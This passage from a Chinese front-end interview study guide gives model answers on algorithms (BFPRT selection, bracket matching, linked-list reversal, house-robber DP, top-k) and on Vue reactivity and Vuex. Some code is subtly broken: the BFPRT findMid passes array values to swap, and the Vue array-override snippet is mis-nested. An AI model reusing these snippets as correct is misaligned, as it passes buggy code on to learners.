arr[j] = temp  } |

**复杂度分析：**

* 时间复杂度：平均时间复杂度O(n)，最坏情况时间复杂度为O(n2)
* 空间复杂度：O(1)

解法四：中位数的中位数（BFPRT）算法

又称为**中位数的中位数算法**，它的最坏时间复杂度为 O(n) ，它是由**Blum、Floyd、Pratt、Rivest、Tarjan**提出。该算法的思想是修改快速选择算法的主元选取方法，提高算法在最坏情况下的时间复杂度。

在BFPTR算法中，仅仅是改变了快速选择（quickselect）算法中Partion中的基准值的选取，在快速选择（quickselect）算法中，我们可以选择第一个元素或者最后一个元素作为基准元，优化的可以选择随机一个元素作为基准元，而在 BFPTR 算法中，每次选择五分中位数的中位数作为基准元（也称为主元**pivot**），这样做的目的就是使得划分比较合理，从而避免了最坏情况的发生。

BFPRT 算法步骤如下：

* 选取主元
  + 将 n 个元素按顺序分为n/5个组，每组 5 个元素，若有剩余，舍去
  + 对于这n/5个组中的每一组使用插入排序找到它们各自的中位数
  + 对于上一步中找到的所有中位数，调用 BFPRT 算法求出它们的中位数，作为主元；
* 以主元为分界点，把小于主元的放在左边，大于主元的放在右边；
* 判断主元的位置与 k 的大小，有选择的对左边或右边递归

**代码实现：**

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30  31  32  33  34  35  36  37  38  39  40  41  42  43  44  45  46  47  48  49  50  51  52  53  54  55  56  57  58  59  60  61  62  63  64  65  66  67  68  69  70  71  72  73  74  75  76  77  78  79  80  81  82  83  84  85  86  87  88  89  90  91  92  93  94  95  96  97  98  99  100  101 | let findKthLargest = **function**(nums, k) {  **return** nums[bfprt(nums, 0, nums.length - 1, nums.length - k)]  }    let bfprt = (arr, left , right, k) => {    let index  **if**(left < right) {      // 划分数组      index = partition(arr, left, right)      // Top k  **if**(k === index) {  **return** index      } **else** **if**(k < index) {          // Top k 在左边  **return** bfprt(arr, left, index-1, k)      } **else** {          // Top k 在右边  **return** bfprt(arr, index+1, right, k)      }    }  **return** left  }    let partition = (arr, left, right) => {    // 基准  **var** datum = arr[findMid(arr, left, right)],        i = left,        j = right    // 开始调整  **while**(i < j) {      // 左指针右移  **while**(arr[i] < datum) {        i++      }        // 右指针左移  **while**(arr[j] > datum) {        j--      }        // 交换  **if**(i < j) swap(arr, i, j)        // 当数组中存在重复数据时，即都为datum，但位置不同      // 继续递增i，防止死循环  **if**(arr[i] === arr[j] && i !== j) {          i++      }    }  **return** i  }    /\*\*   \* 数组 arr[left, right] 每五个元素作为一组，并计算每组的中位数，   \* 最后返回这些中位数的中位数下标（即主元下标）。   \*   \* @attention 末尾返回语句最后一个参数多加一个 1 的作用其实就是向上取整的意思，   \* 这样可以始终保持 k 大于 0。   \*/  let findMid = (arr, left, right) => {  **if** (right - left < 5)  **return** insertSort(arr, left, right);        let n = left - 1;        // 每五个作为一组，求出中位数，并把这些中位数全部依次移动到数组左边  **for** (let i = left; i + 4 <= right; i += 5)      {          let index = insertSort(arr, i, i + 4);          swap(arr[++n], arr[index]);      }        // 利用 bfprt 得到这些中位数的中位数下标（即主元下标）  **return** findMid(arr, left, n);  }    /\*\*   \* 对数组 arr[left, right] 进行插入排序，并返回 [left, right]   \* 的中位数。   \*/  let insertSort = (arr, left, right) => {      let temp, j  **for** (let i = left + 1; i <= right; i++) {          temp = arr[i];          j = i - 1;  **while** (j >= left && arr[j] > temp)          {              arr[j + 1] = arr[j];              j--;          }          arr[j + 1] = temp;      }  **return** ((right - left) >> 1) + left;  }    // 交换  let swap = (arr, i , j) => {      let temp = arr[i]      arr[i] = arr[j]      arr[j] = temp  } |

**复杂度分析：**



**为什么是5？**

在BFPRT算法中，为什么是选5个作为分组？

首先，偶数排除，因为对于奇数来说，中位数更容易计算。

如果选用3，有T(n) = T(n/3) + T(2n/3) + c·n ，其操作元素个数还是n。

如果选取7，9或者更大，在插入排序时耗时增加，常数c会很大，有些得不偿失。

总结

所以，这里我们总结一下，求topk问题其实并不难，主要有以下几个思路：

* 整体排序：O(nlogn)
* 局部排序：只冒泡排序前k个最大值，O(nk)
* 堆：O(nlogk)
* 计数或桶排序：计数排序用于前k个最值，时间复杂度为O(n + m)，其中 m 表示数据范围；桶排序用于最高频k个，时间复杂度为O(n)； **但这两者都要求输入数据必须是有确定范围的整数**
* 快速选择（quickselect）算法：平均O(n)，最坏O(n2)
* 中位数的中位数（bfprt）算法：最坏O(n)

#### 2.11 算法题目，验证有效的括号

**参考答案**：

**题目**：

给定一个只包括 '('，')'，'{'，'}'，'['，']'的字符串，判断字符串是否有效。

有效字符串需满足：

左括号必须用相同类型的右括号闭合。 左括号必须以正确的顺序闭合。 注意空字符串可被认为是有效字符串。

**解题思路：**

第一种：用repace方法，闭合才有效，也就是最里边的也要闭合，那就把最里边的括号取代为空

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **var** isValid = **function**(s) {  **while**(s.length){          let temp =s;          s = s.replace('()','');          s = s.replace('[]','');          s = s.replace('{}','');  **if**(s==temp)**return** **false**      }  **return** **true**  }; |

第二种：栈思想 括号都是要闭合的，也就是说遇到第一个右括号时，必定左边就是对应的左括号，也就是说把遇到的左括号都放进栈里，然后遇到右括号时取出栈顶的元素匹配 如"{[()]}"遇到{[(放入栈内，然后遇到）与栈顶匹配，栈顶也就是最后一个进栈的元素（，然后把栈的最后一个元素删掉

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18  19  20  21  22  23  24  25  26  27  28  29  30 | **var** isValid = **function**(s) {      let a = [];      let res=0;  **for**(let i=0;i<s.length;i++){  **if**(s[i]=='('||s[i]=='{'||s[i]=='['){              a.push(s[i]);              res++;          }  **else** **if**(s[i]==')'){  **if**(a[a.length-1]=='('){                 a.pop();                  res--;              }  **else** **return** **false**          }  **else** **if**(s[i]=='}'){  **if**(a[a.length-1]=='{'){                 a.pop();                  res--;              }**else** **return** **false**          }  **else** **if**(s[i]==']'){  **if**(a[a.length-1]=='['){                 a.pop();                  res--;              }**else** **return** **false**          }      }  **return** res==0  }; |

比起第一个方法快了不少但是还是慢

第三种：使用map数据结构

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | **var** isValid = **function**(s) {      let map = {          "{":"}",          "[":"]",          "(":")",      }      let leftArr = [];  **for**(let ch of s){  **if**(ch **in** map){              leftArr.push(ch)          }**else**{  **if**(ch!=map[leftArr.pop()]){  **return** **false**              }          }      }  **return** !leftArr.length  }; |

循环s字符串，ch in map 的意思是循环map的键值，也就是遇到左括号时，放进数组，当开始遇到右括号时，用pop（）弹出栈顶的元素与与之比对，若是不相等，就ruturn false （leftArr.pop()为左括号，map[key]=value,也就是右括号），当程序走完时，left的length长度应该为0，若不为0则没闭合(当length=0 时，!leftArr.length为turn，当length>0 时，!leftArr.length为false)

#### 2.12 算法题，反转单链表

**参考答案**：

解法一：迭代法  
解题思路： 将单链表中的每个节点的后继指针指向它的前驱节点即可

确定边界条件： 当链表为 null 或链表中仅有一个节点时，不需要反转

代码实现：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16 | **var** reverseList = **function**(head) {  **if**(!head || !head.next) **return** head  **var** prev = **null**, curr = head  **while**(curr) {          // 用于临时存储 curr 后继节点  **var** next = curr.next          // 反转 curr 的后继指针          curr.next = prev          // 变更prev、curr          // 待反转节点指向下一个节点          prev = curr          curr = next      }      head = prev  **return** head  }; |

时间复杂度：O(n)

空间复杂度：O(1)

解法二：尾递归法  
解题思路： 从头节点开始，递归反转它的每一个节点，直到 null ，思路和解法一类似

代码实现：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12 | **var** reverseList = **function**(head) {  **if**(!head || !head.next) **return** head      head = reverse(**null**, head)  **return** head  };    **var** reverse = **function**(prev, curr) {  **if**(!curr) **return** prev  **var** next = curr.next      curr.next = prev  **return** reverse(curr, next)  }; |

时间复杂度：O(n)

空间复杂度：O(n)

解法三：递归法  
解题思路： 不断递归反转当前节点 head 的后继节点 next

代码实现：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **var** reverseList = **function**(head) {  **if**(!head || !head.next) **return** head  **var** next = head.next      // 递归反转  **var** reverseHead = reverseList(next)      // 变更指针      next.next = head      head.next = **null**  **return** reverseHead  }; |

时间复杂度：O(n)

空间复杂度：O(n)

#### 2.13 索引是怎么实现的，倒排索引

**参考答案**：

倒排索引是目前搜索引擎公司对搜索引擎最常用的存储方式，也是搜索引擎的核心内容，在搜索引擎的实际应用中，有时需要按照关键字的某些值查找记录，所以是按照关键字建立索引，这个索引就被称为倒排索引。

首先你要明确，索引这东西，一般是用于提高查询效率的。举个最简单的例子，已知有5个文本文件，需要我们去查某个单词位于哪个文本文件中，最直观的做法就是挨个加载每个文本文件中的单词到内存中，然后用for循环遍历一遍数组，直到找到这个单词。这种做法就是正向索引的思路。

举一个例子，有两段文本

|  |  |
| --- | --- |
| 1  2  3 | D1：Hello, conan!    D2：Hello, hattori! |

第一步，找到所有的单词

|  |  |
| --- | --- |
| 1 | Hello、conan、hattori |

第二步，找到包含这些单词的文本位置

|  |  |
| --- | --- |
| 1  2  3  4  5 | Hello（D1，D2）    conan（D1）    hattori（D2） |

我们将单词作为Hash表的Key，将所在的文本位置作为Hash表的Value保存起来。

当我们要查询某个单词的所在位置时，只需要根据这张Hash表就可以迅速的找到目标文档。

结合之前的说的正向索引，不难发现。正向索引是通过文档去查找单词，反向索引则是通过单词去查找文档。

倒排索引的优点还包括在处理复杂的多关键字查询时，可在倒排表中先完成查询的并、交等逻辑运算，得到结果后再对记录进行存取，这样把对文档的查询转换为地址集合的运算，从而提高查找速度。

#### 2.14 二叉树的实际应用场景

**参考答案**：

1. 哈夫曼编码，来源于哈夫曼树（给定n个权值作为n个叶子结点，构造一棵[二叉树](http://blog.csdn.net/hguisu/article/details/7686515)，若带权路径长度达到最小，称这样的二叉树为最优二叉树，也称为赫夫曼树(Huffman tree)。即带权路径长度最短的树），在数据压缩上有重要应用，提高了传输的有效性，详见《信息论与编码》。
2. 海量数据并发查询，二叉树复杂度是O(K+LgN)。二叉排序树就既有链表的好处，也有数组的好处， 在处理大批量的动态的数据是比较有用。
3. C++ STL中的set/multiset、map，以及Linux虚拟内存的管理，都是通过红黑树去实现的。查找最大（最小）的k个数，红黑树，红黑树中查找/删除/插入，都只需要O(logk)。
4. B-Tree，B+-Tree在文件系统中的目录应用。
5. 路由器中的路由搜索引擎。

#### 2.15 数组和链表的优缺点

**参考答案**：

**数组**:存放内存地址必须连续的.  
查找的时候很方便,可以通过数组下标获取数据;  
添加删除很不方便,如果插入一个元素,必须这个元素后面的元素都往后移一个内存地址  
删除,所有后面元素都往前移动一个内存地址

**链表**:存放内存地址可以不连续,存放方式是通过元素中的指针,来寻找下一个元素.  
这种结构添加删除元素很容易,只要修改指针指向下下个元素,就能删除,而添加则是  
一个元素的指针指向后面的插入位置后面的元素,插入位置的指针指向插入元素就行

**比较**

**数组**  
优点:查询速度快,可随机访问  
缺点:

1. 删除插入效率低,
2. 内存必须连续
3. 有浪费内存的可能
4. 数组大小固定,不能动态拓展

**链表**  
优点:插入删除速度快,内存不需要连续,大小可以不固定  
缺点:查询效率低,每次通过第一个开始遍历,只能顺序访问,不支持随机访问

#### 2.16 1000w条数据如何排序，取前一百个

**参考答案**：

1. 根据快速排序划分的思想  
   (1) 递归对所有数据分成[a,b）b（b,d]两个区间，(b,d]区间内的数都是大于[a,b)区间内的数  
   (2) 对(b,d]重复(1)操作，直到最右边的区间个数小于100个。注意[a,b)区间不用划分  
   (3) 返回上一个区间，并返回此区间的数字数目。接着方法仍然是对上一区间的左边进行划分，分为[a2,b2）b2（b2,d2]两个区间，取（b2,d2]区间。如果个数不够，继续(3)操作，如果个数超过100的就重复1操作，直到最后右边只有100个数为止。
2. 先取出前100个数，维护一个100个数的最小堆，遍历一遍剩余的元素，在此过程中维护堆就可以了。具体步骤如下：  
   step1：取前m个元素（例如m=100），建立一个小顶堆。保持一个小顶堆得性质的步骤，运行时间为O（lgm);建立一个小顶堆运行时间为mO（lgm）=O(m lgm);  
   step2:顺序读取后续元素，直到结束。每次读取一个元素，如果该元素比堆顶元素小，直接丢弃  
   如果大于堆顶元素，则用该元素替换堆顶元素，然后保持最小堆性质。最坏情况是每次都需要替换掉堆顶的最小元素，因此需要维护堆的代价为(N-m)O(lgm);  
   最后这个堆中的元素就是前最大的10W个。时间复杂度为O(N lgm）。  
   补充：这个方法的说法也可以更简化一些：  
   假设数组arr保存100个数字，首先取前100个数字放入数组arr，对于第101个数字k，如果k大于arr中的最小数，则用k替换最小数，对剩下的数字都进行这种处理。
3. 分块查找

先把100w个数分成100份，每份1w个数。先分别找出每1w个数里面的最大的数，然后比较。找出100个最大的数中的最大的数和最小的数，取最大数的这组的第二大的数，与最小的数比较

#### 2.17 AST 抽象语法树

**参考答案**：

抽象语法树（abstract syntax code，AST）是源代码的抽象语法结构的树状表示，树上的每个节点都表示源代码中的一种结构，这所以说是抽象的，是因为抽象语法树并不会表示出真实语法出现的每一个细节，比如说，嵌套括号被隐含在树的结构中，并没有以节点的形式呈现。抽象语法树并不依赖于源语言的语法，也就是说语法分析阶段所采用的上下文无文文法，因为在写文法时，经常会对文法进行等价的转换（消除左递归，回溯，二义性等），这样会给文法分析引入一些多余的成分，对后续阶段造成不利影响，甚至会使合个阶段变得混乱。因些，很多编译器经常要独立地构造语法分析树，为前端，后端建立一个清晰的接口。

抽象语法树在很多领域有广泛的应用，比如浏览器，智能编辑器，编译器。

#### 2.18 算法：一个小偷要偷一排顺序的房子，每个房子有固定的价值，但小偷不能偷连续的房子，问小偷能偷到的最大价值

**参考答案**：

示例 1:

输入: [1,2,3,1] 输出: 4 解释: 偷窃 1 号房屋 (金额 = 1) ，然后偷窃 3 号房屋 (金额 = 3)。 偷窃到的最高金额 = 1 + 3 = 4 。

示例 2:

输入: [2,7,9,3,1] 输出: 12 解释: 偷窃 1 号房屋 (金额 = 2), 偷窃 3 号房屋 (金额 = 9)，接着偷窃 5 号房屋 (金额 = 1)。 偷窃到的最高金额 = 2 + 9 + 1 = 12 。

* 问题求解 题意简单说来就是不能偷相邻的两个房屋, 而且要尽量偷得多. 这是典型的动态规划问题, 思路如下, 由于后面房间能偷到的最大钱数取决于前面房间能偷到的最大钱数, 所以可以从第一间房子向后看. 建立一个数组dp, 数组中的第n个元素保存**前n间**房屋**总共**能偷到的**最大**钱数:

1. 若只有一间房子, 则只能偷这间, 则前1间房屋能偷到的最大金额一已知, 保存下来;
2. 若有两间, 则偷其中最多的, 则前两间房屋能偷到的最大金额已知, 保存下来;
3. 若有3间, 则分为两种情况, 1)偷房屋 1和3; 2) 只偷房屋2. 比较这两种哪种获益大. 这可以抽象成两个子问题, 决定这两个子问题的关键是第三间房子偷与否. 分别把偷(子问题1)和不偷(子问题2) 的结果计算出来, 选出最大就是了. 现在, 前三间能偷到的最大金额已知, 保存下来, 以供偷第4、5...N 间房子时参考.
4. 若有4间, 则又是两种情况: 1)偷4不偷3; 2)不偷4. 这两种情况只和前三间房屋偷到的金额(dp[3])和前两间房屋偷到的金额(dp[2])的结果有关,把这两种情况下的金额计算出来, 选择最大的就可以了, 即max(房屋4的钱+dp[2], dp[3]);
5. 由此可得, 第n间房屋偷还是不偷只要考虑 dp 数组中的dp[n-1]和dp[n-2]+当前可得的金额这两个因素就可以了.

所以状态方程为:max(dp[n-2] + thisValue, dp[n-1]), 代码为:

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | **var** rob = **function**(nums) {      // 判断异常  **if**(!nums || nums.length === 0){  **return** 0;      }      // 边界条件  **if**(nums.length < 3){  **return** Math.max(...nums);      }      // 状态方程 dp(i) = max( dp(i-1) , dp(2) + arr[i])      let dp = [];      dp[0] = nums[0];      dp[1] = Math.max(nums[0],nums[1]);  **for**(let i = 2; i < nums.length; i++){          dp[i] = Math.max(dp[i-2] + nums[i], dp[i-1]);      }  **return** dp[dp.length-1];  }; |

#### 2.19 给定一个数组，它的第 i 个元素是一支给定股票第 i 天的价格。 设计一个算法来计算你所能获取的最大利润。你可以尽可能地完成更多的交易（多次买卖一支股票）。 注意：你不能同时参与多笔交易（你必须在再次购买前出售掉之前的股票）。

**参考答案**：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10 | **var** maxProfit = **function**(prices) {  **var** max = 0;  **var** len = prices.length;  **for** (**var** i=0; i<len-1; i++){  **if** (prices[i+1]>prices[i]){                  max += prices[i+1]-prices[i];              }          }  **return** max;      }; |

#### 2.20 二维数组中的查找

**参考答案**：

**题目**：

在一个二维数组中，每一行都按照从左到右递增的顺序排序，每一列都按照从上到下递增的顺序排序。请完成一个函数，输入这样的  
一个二维数组和一个整数，判断数组中是否含有该整数。、

**思路**：

（1）第一种方式是使用两层循环依次遍历，判断是否含有该整数。这一种方式最坏情况下的时间复杂度为 O(n^2)。

（2）第二种方式是利用递增序列的特点，我们可以从二维数组的右上角开始遍历。如果当前数值比所求的数要小，则将位置向下移动  
，再进行判断。如果当前数值比所求的数要大，则将位置向左移动，再进行判断。这一种方式最坏情况下的时间复杂度为 O(n)。

#### 2.21 重建二叉树

**参考答案**：

**题目**：

输入某二叉树的前序遍历和中序遍历的结果，请重建出该二叉树。假设输入的前序遍历和中序遍历的结果中都不含重复的数字。例如输  
入前序遍历序列 {1,2,4,7,3,5,6,8} 和中序遍历序列 {4,7,2,1,5,3,8,6}，则重建二叉树并返回。

**思路**：

利用递归的思想来求解，首先先序序列中的第一个元素一定是根元素。然后我们去中序遍历中寻找到该元素的位置，找到后该元素的左  
边部分就是根节点的左子树，右边部分就是根节点的右子树。因此我们可以分别截取对应的部分进行子树的递归构建。使用这种方式的  
时间复杂度为 O(n)，空间复杂度为 O(logn)

#### 2.22 用两个栈实现队列

**参考答案**：

**题目**：

用两个栈来实现一个队列，完成队列的 Push 和 Pop 操作。

**思路**：

队列的一个基本特点是，元素先进先出。通过两个栈来模拟时，首先我们将两个栈分为栈 1 和栈 2。当执行队列的 push 操作时，直接  
将元素 push 进栈 1 中。当队列执行 pop 操作时，首先判断栈 2 是否为空，如果不为空则直接 pop 元素。如果栈 2 为空，则将栈 1 中  
的所有元素 pop 然后 push 到栈 2 中，然后再执行栈 2 的 pop 操作。

**扩展**：

当使用两个长度不同的栈来模拟队列时，队列的最大长度为较短栈的长度的两倍。

#### 2.23 复杂链表的复制

**参考答案**：

**题目**：

输入一个复杂链表（每个节点中有节点值，以及两个指针，一个指向下一个节点，另一个特殊指针指向任意一个节点），返回结果为  
复制后复杂链表的 head。（注意，输出结果中请不要返回参数中的节点引用，否则判题程序会直接返回空）

**思路**：

（1）第一种方式，首先对原有链表每个节点进行复制，通过 next 连接起来。然后当链表复制完成之后，再来设置每个节点的 ra  
ndom 指针，这个时候每个节点的 random 的设置都需要从头结点开始遍历，因此时间的复杂度为 O(n^2)。

（2）第二种方式，首先对原有链表每个节点进行复制，并且使用 Map 以键值对的方式将原有节点和复制节点保存下来。当链表复  
制完成之后，再来设置每个节点的 random 指针，这个时候我们通过 Map 中的键值关系就可以获取到对应的复制节点，因此  
不必再从头结点遍历，将时间的复杂度降低为了 O(n)，但是空间复杂度变为了 O(n)。这是一种以空间换时间的做法。

（3）第三种方式，首先对原有链表的每个节点进行复制，并将复制后的节点加入到原有节点的后面。当链表复制完成之后，再进行  
random 指针的设置，由于每个节点后面都跟着自己的复制节点，因此我们可以很容易的获取到 random 指向对应的复制节点  
。最后再将链表分离，通过这种方法我们也能够将时间复杂度降低为 O(n)。

#### 2.24 数组中出现次数超过一半的数字

**参考答案**：

**题目**：

数组中有一个数字出现的次数超过数组长度的一半。请找出这个数字。例如输入一个长度为 9 的数组{1,2,3,2,2,2,5,4,2}。由于数  
字 2 在数组中出现了 5 次，超过数组长度的一半，因此输出 2。如果不存在则输出 0。

**思路**：

（1）对数组进行排序，排序后的中位数就是所求数字。这种方法的时间复杂度取决于我们采用的排序方法的时间复杂度，因此最快为  
O(nlogn)。

（2）由于所求数字的数量超过了数组长度的一半，因此排序后的中位数就是所求数字。因此我们可以将问题简化为求一个数组的中  
位数问题。其实数组并不需要全排序，只需要部分排序。我们通过利用快排中的 partition 函数来实现，我们现在数组中随  
机选取一个数字，而后通过 partition 函数返回该数字在数组中的索引 index，如果 index 刚好等于 n/2，则这个数字  
便是数组的中位数，也即是要求的数，如果 index 大于 n/2，则中位数肯定在 index 的左边，在左边继续寻找即可，反之  
在右边寻找。这样可以只在 index 的一边寻找，而不用两边都排序，减少了一半排序时间，这种方法的时间复杂度为 O(n)。

（3）由于该数字的出现次数比所有其他数字出现次数的和还要多，因此可以考虑在遍历数组时保存两个值：一个是数组中的一个数  
字，一个是次数。当遍历到下一个数字时，如果下一个数字与之前保存的数字相同，则次数加 1，如果不同，则次数减 1，如果  
次数为 0，则需要保存下一个数字，并把次数设定为 1。由于我们要找的数字出现的次数比其他所有数字的出现次数之和还要大，  
则要找的数字肯定是最后一次把次数设为 1 时对应的数字。该方法的时间复杂度为 O(n)，空间复杂度为 O(1)。

#### 2.25 两个链表的第一个公共结点

**参考答案**：

**题目**：

输入两个链表，找出它们的第一个公共结点。

**思路**：

（1）第一种方法是在第一个链表上顺序遍历每个结点，每遍历到一个结点的时候，在第二个链表上顺序遍历每个结点。如果在第二  
个链表上有一个结点和第一个链表上的结点一样，说明两个链表在这个结点上重合，于是就找到了它们的公共结点。如果第一  
个链表的长度为 m，第二个链表的长度为 n。这一种方法的时间复杂度是 O(mn）。

（2）第二种方式是利用栈的方式，通过观察我们可以发现两个链表的公共节点，都位于链表的尾部，以此我们可以分别使用两个栈  
，依次将链表元素入栈。然后在两个栈同时将元素出栈，比较出栈的节点，最后一个相同的节点就是我们要找的公共节点。这  
一种方法的时间复杂度为 O(m+n)，空间复杂度为 O(m+n)。

（3）第三种方式是，首先分别遍历两个链表，得到两个链表的长度。然后得到较长的链表与较短的链表长度的差值。我们使用两个  
指针来分别对两个链表进行遍历，首先将较长链表的指针移动 n 步，n 为两个链表长度的差值，然后两个指针再同时移动，  
判断所指向节点是否为同一节点。这一种方法的时间复杂度为 O(m+n)，相同对于上一种方法不需要额外的空间

# 框架

## 1. Vue面试题

#### 1.1 v-model 作用？

**参考答案：**

v-model本质上不过是语法糖，可以用 v-model 指令在**表单**及**元素**上创建双向数据绑定。

1. 它会根据控件类型自动选取正确的方法来更新元素
2. 它负责监听用户的输入事件以更新数据，并对一些极端场景进行一些特殊处理
3. v-model会忽略所有表单元素的value、checked、selected特性的初始值,而总是将 Vue 实例的数据作为数据来源，因此我们应该通过 JavaScript 在组件的data选项中声明初始值

**扩展：**

v-model在内部为不同的输入元素使用不同的属性并抛出不同的事件：

1. text 和 textarea 元素使用value属性和input事件；
2. checkbox 和 radio 使用checked属性和change事件；
3. select 字段将value作为 prop 并将change作为事件。

#### 1.2 v-model 实现原理？

**参考答案：**

v-model只不过是一个语法糖而已,真正的实现靠的还是

1. v-bind:绑定响应式数据
2. 触发oninput 事件并传递数据

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9 | <**input** v-model="sth" />  <!-- 等同于-->  <**input** :value="sth" @input="sth = $event.target.value" />  <!--自html5开始,input每次输入都会触发oninput事件，所以输入时input的内容会绑定到sth中，于是sth的值就被改变-->  <!--$event 指代当前触发的事件对象;-->  <!--$event.target 指代当前触发的事件对象的dom;-->  <!--$event.target.value 就是当前dom的value值;-->  <!--在@input方法中，value => sth;-->  <!--在:value中,sth => value;--> |

#### 1.3 Vue2.0 双向绑定的缺陷？

**参考答案：**

Vue2.0的数据响应是采用数据劫持结合发布者-订阅者模式的方式，通过Object.defineProperty () 来劫持各个属性的setter、getter，但是它并不算是实现数据的响应式的完美方案，某些情况下需要对其进行修补或者hack这也是它的缺陷，主要表现在两个方面：

1. vue 实例创建后，无法检测到对象属性的新增或删除，只能追踪到数据是否被修改
   1. 不能监听数组的变化

**解析：**

1. vue 实例创建后，无法检测到对象属性的新增或删除，只能追踪到数据是否被修改(Object.defineProperty只能劫持对象的属性)。

当创建一个Vue实例时，将遍历所有DOM对象，并为每个数据属性添加了get和set。get和set 允许Vue观察数据的更改并触发更新。但是，如果你在Vue实例化后添加（或删除）一个属性，这个属性不会被vue处理，改变get和set。

解决方案：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7 | Vue.set(obj, propertName/index, value)  // 响应式对象的子对象新增属性，可以给子响应式对象重新赋值  data.location = {      x: 100,      y: 100  }  data.location = {...data, z: 100} |

1. 不能监听数组的变化

vue在实现数组的响应式时，它使用了一些hack，把无法监听数组的情况通过重写数组的部分方法来实现响应式，这也只限制在数组的push/pop/shift/unshift/splice/sort/reverse七个方法，其他数组方法及数组的使用则无法检测到，例如如下两种使用方式

|  |  |
| --- | --- |
| 1  2 | vm.items[index] = newValue;  vm.items.length |

vue实现数组响应式的方法

通过重写数组的Array.prototype对应的方法，具体来说就是重新指定要操作数组的prototype，并重新该prototype中对应上面的7个数组方法，通过下面代码简单了解下实现原理：

|  |  |
| --- | --- |
| 1  2  3  4  5  6  7  8  9  10  11  12  13  14  15  16  17  18 | const methods = ['pop','shift','unshift','sort','reverse','splice', 'push'];  // 复制Array.prototype，并将其prototype指向Array.prototype  let proto = Object.create(Array.prototype);  methods.forEach(method => {      proto[method] = **function** () { // 重写proto中的数组方法          Array.prototype[method].call(**this**, ...arguments);          viewRender() // 视图更新  **function** observe(obj) {  **if** (Array.isArray(obj)) { // 数组实现响应式                  obj.\_\_proto\_\_ = proto; // 改变传入数组的prototype  **return**;              }  **if** (**typeof** obj === 'object') {                  ... // 对象的响应式实现              }          }      }  }) |

#### 1.4 Vue3.0 实现数据双向绑定的方法

**参考答案:**

vue3.0 实现数据双向绑定是通过**Proxy**

**Proxy**是 ES6 中新增的一个特性，翻译过来意思是"代理"，用在这里表示由它来“代理”某些操作。 Proxy 让我们能够以简洁易懂的方式控制外部对对象的访问。其功能非常类似于设计模式中的代理模式。

Proxy 可以理解成，在目标对象之前架设一层“拦截”，外界对该对象的访问，都必须先通过这层拦截，因此提供了一种机制，可以对外界的访问进行过滤和改写。

使用 Proxy 的核心优点是可以交由它来处理一些非核心逻辑（如：读取或设置对象的某些属性前记录日志；设置对象的某些属性值前，需要验证；某些属性的访问控制等）。 从而可以让对象只需关注于核心逻辑，达到关注点分离，降低对象复杂度等目的。

**扩展：**

使用proxy实现，双向数据绑定，相比2.0的Object.defineProperty ()优势：

1. 可以劫持整个对象，并返回一个新对象
2. 有13种劫持操作

#### 1.5 Vuex是什么，每个属性是干嘛的，如何使用


**参考答案：**

Vuex是什么？

Vuex是专门为Vuejs应用程序设计的**状态管理工具**。它采用集中式存储管理应用的所有组件的状态，并以相应的规则保证状态以一种可预测的方式发生变化

具体工作：vuex是一种状态管理机制，将全局组件的共享状态抽取出来为一个store，以一个单例模式存在，应用任何一个组件中都可以使用，vuex更改state的唯一途径是通过mutation，mutation需要commit触发, action实际触发是mutation，其中mutation处理同步任务，action处理异步任务。

Vuex每个属性是干嘛的？



Vuex的属性包含以下6个：

1）state

state是存储的单一状态，是存储的基本数据。

2）Getters

